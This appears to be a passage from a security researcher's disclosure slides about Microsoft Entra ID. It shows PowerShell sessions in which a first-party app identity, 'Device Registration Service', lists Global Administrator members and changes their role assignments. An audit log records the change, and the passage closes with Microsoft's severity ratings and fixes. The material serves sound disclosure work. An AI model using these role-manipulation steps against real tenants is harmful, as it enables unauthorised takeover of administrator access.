
Verifying we are still acting as Device Registration Service and still have no scopes (permissions)


Windows PowerShell
ClientId : 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9
TenantId : a8c79a2a-f998-4913-96d2-f45694b77be1
Scopes :
AuthType : AppOnly
TokenCredentialType : ClientSecret
CertificateThumbprint :
CertificateSubjectName :
Account :
AppName : Device Registration Service
ContextScope : Process
Certificate :
PSHostVersion : 5.1.22621.2506
ManagedIdentityId :
ClientSecret : System.Security.SecureString
Environment : Global
PS C:\temp> Get-MgDirectoryRoleMember -DirectoryRoleId ae81c4d9-3b45-445b-896a-64aa7085db93 | ForEach-Object { Get-MGUser -UserId $_.Id}
DisplayName Id Mail UserPrincipalName
Eric Woodruff d7148226-7444-4884-aef7-b5fe693a6798 ga-eric@northwindtradersglobal.onmicrosoft.com ga-eric@north...
Megan Bowen 936d55ce-a9b6-4a3b-ba1a-76340951d486 megan.bowen@northwindtraders.cloud megan.bowen@n...
Eric Woodruff (GA) 737e7448-93c6-4677-b697-244935b1ad80 ga-ericw@nort...
PS C:\temp>




Gathering our Global Administrator role members, with Megan Bowen now added


Windows PowerShell
lAPpYvVpN0KRkAEhdxReEEh0fnPGk3dGtpckSTWxrYA-1 737e7448-93c6-4677-b697-244935b1ad80 62e90394-69f5-4237-9190-012177145e10
lAPpYvVpN0KRkAEhdxReEM5VbZO2qTtKuhp2NAlR1IY-1 936d55ce-a9b6-4a3b-ba1a-76340951d486 62e90394-69f5-4237-9190-012177145e10
lAPpYvVpN0KRkAEhdxReECaCFNdEdIRIrve1_mk6Z5g-1 d7148226-7444-4884-aef7-b5fe693a6798 62e90394-69f5-4237-9190-012177145e10
lAPpYvVpN0KRkAEhdxReEN21PuDWLchFroZPpvA441A-1 e03eb5dd-2dd6-45c8-ae86-4fa6f038e350 62e90394-69f5-4237-9190-012177145e10
4-PYiFWPHkqVOpuYmLiHa4_jmSP4HOdAkHnE1Ete6LI-1 2399e38f-1cf8-40e7-9079-c4d44b5ee8b2 88d8e3e3-8f55-4a1e-953a-9b9898b8876b
4-PYiFWPHkqVOpuYmLiHa2n-d5cDm2lCi4z6RgOKnUk-1 9777fe69-9b03-4269-8b8c-fa46038a9d49 88d8e3e3-8f55-4a1e-953a-9b9898b8876b
BSub0kaAukSHWB4mGC_PMszL8xvOpXREoMyjpaC6uMU-1 1bf3cbcc-a5ce-4474-a0cc-a3a5a0bab8c5 d29b2b05-8046-44ba-8758-1e26182fcf32
BSub0kaAukSHWB4mGC_PMl9f7lxUaptNuRB5u7pzZQ4-1 5cee5f5f-6a54-4d9b-b910-79bbba73650e d29b2b05-8046-44ba-8758-1e26182fcf32
LJnv8vs6uUa3z6Em7nTEUfTaHhBFa3pMhDM_tpKeOnM-1 101edaf4-6b45-4c7a-8433-3fb6929e3a73 f2ef992c-3afb-46b9-b7cf-a126ee74c451
LJnv8vs6uUa3z6Em7nTEUckh2rvrn5lGndXWsugf6_I-1 bbda21c9-9feb-4699-9dd5-d6b2e81febf2 f2ef992c-3afb-46b9-b7cf-a126ee74c451
5wuT_mJe20eRr5jDpJo4sfTaHhBFa3pMhDM_tpKeOnM-1 101edaf4-6b45-4c7a-8433-3fb6929e3a73 fe930be7-5e62-47db-91af-98c3a49a38b1
Phy-sV22GU-EJ_b6DZf-ufTaHhBFa3pMhDM_tpKeOnM-1 101edaf4-6b45-4c7a-8433-3fb6929e3a73 b1be1c3e-b65d-4f19-8427-f6fa0d97feb9
0gJe1hQCdEaOXXZvszDiwH9_a7vXTtZFpzUszwvtrdQ-1 bb6b7f7f-4ed7-45d6-a735-2ccf0bedadd4 d65e02d2-0214-4674-8e5d-766fb330e2c0
NIwd6_WsDUaEJMHxpvvbhX9_a7vXTtZFpzUszwvtrdQ-1 bb6b7f7f-4ed7-45d6-a735-2ccf0bedadd4 eb1d8c34-acf5-460d-8424-c1f1a6fbdb85
kl2Jm9Msx0SdAqasLV6lw8ibNp0FDYNPkJYhE-uX29U-1 9d369bc8-0d05-4f83-9096-2113eb97dbd5 9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3
8MYkhImhnkm70CbBdTyW1CaCFNdEdIRIrve1_mk6Z5g-1 d7148226-7444-4884-aef7-b5fe693a6798 8424c6f0-a189-499e-bbd0-26c1753c96d4
PS C:\temp> Remove-MgRoleManagementDirectoryRoleAssignment -UnifiedRoleAssignmentId lAPpYvVpN0KRkAEhdxReEEh0fnPGk3dGtpck
STWxrYA-1
PS C:\temp> Get-MgDirectoryRoleMember -DirectoryRoleId ae81c4d9-3b45-445b-896a-64aa7085db93 | ForEach-Object { Get-MGUse
r -UserId $_.Id}
DisplayName Id Mail UserPrincipalName
Eric Woodruff d7148226-7444-4884-aef7-b5fe693a6798 ga-eric@northwindtradersglobal.onmicrosoft.com ga-eric@northwindt...
Megan Bowen 936d55ce-a9b6-4a3b-ba1a-76340951d486 megan.bowen@northwindtraders.cloud megan.bowen@northw...
PS C:\temp>



We can also remove Global Administrator role assignment, in this example for a different existing Global Administrator



Gathering our Global Administrator role members, with a different Global Administrator now removed

```
{
    "id": "Directory_aa2ffcab-c207-4627-89b8-55df5295c687_Q2J8I_174301280",
    "category": "RoleManagement",
    "correlationId": "aa2ffcab-c207-4627-89b8-55df5295c687",
    "result": "success",
    "resultReason": "",
    "activityDisplayName": "Add member to role",
    "activityDateTime": "2024-01-05T21:16:16.2616937Z",
    "loggedByService": "Core Directory",
    "operationType": "Assign",
    "userAgent": null,
    "initiatedBy": {
        "user": null,
        "app": {
            "appId": null,
            "displayName": "Device Registration Service",
            "servicePrincipalId": "cb328f56-ab61-48d5-b1b9-129d7093b869",
            "servicePrincipalName": null
        }
    },
    "targetResources": [
        {
            "id": "a1c70ab4-a66b-42b5-bfea-5d8c44904912",
            "displayName": null,
            "type": "User",
            "userPrincipalName": "ReneMagi7@M365x61605097.OnMicrosoft.com",
            "groupType": null,
            "modifiedProperties": [
                {
                    "displayName": "Role.ObjectID",
                    "oldValue": null,
                    "newValue": "\"4fdbf417-b070-4a07-9337-1052f356e826\""
                },
                {
                    "displayName": "Role.DisplayName",
                    "oldValue": null,
                    "newValue": "\"Global Administrator\""
                },
```


Verifying our activity in our Entra ID audit logs (output from testing findings in another tenant)

The findings


- Device Registration Service
  Modify privileged role membership
- Viva Engage (Yammer)
  Delete and permanently delete privileged users
- Microsoft Rights Management Services
  Create users

Microsoft response

The findings


- Device Registration Service
  MSRC - Important severity, privilege elevation, resolved
- Viva Engage (Yammer)
  MSRC - Medium severity, resolved
- Microsoft Rights Management Services
  MSRC - Low severity, resolved

Why did this work?[1]



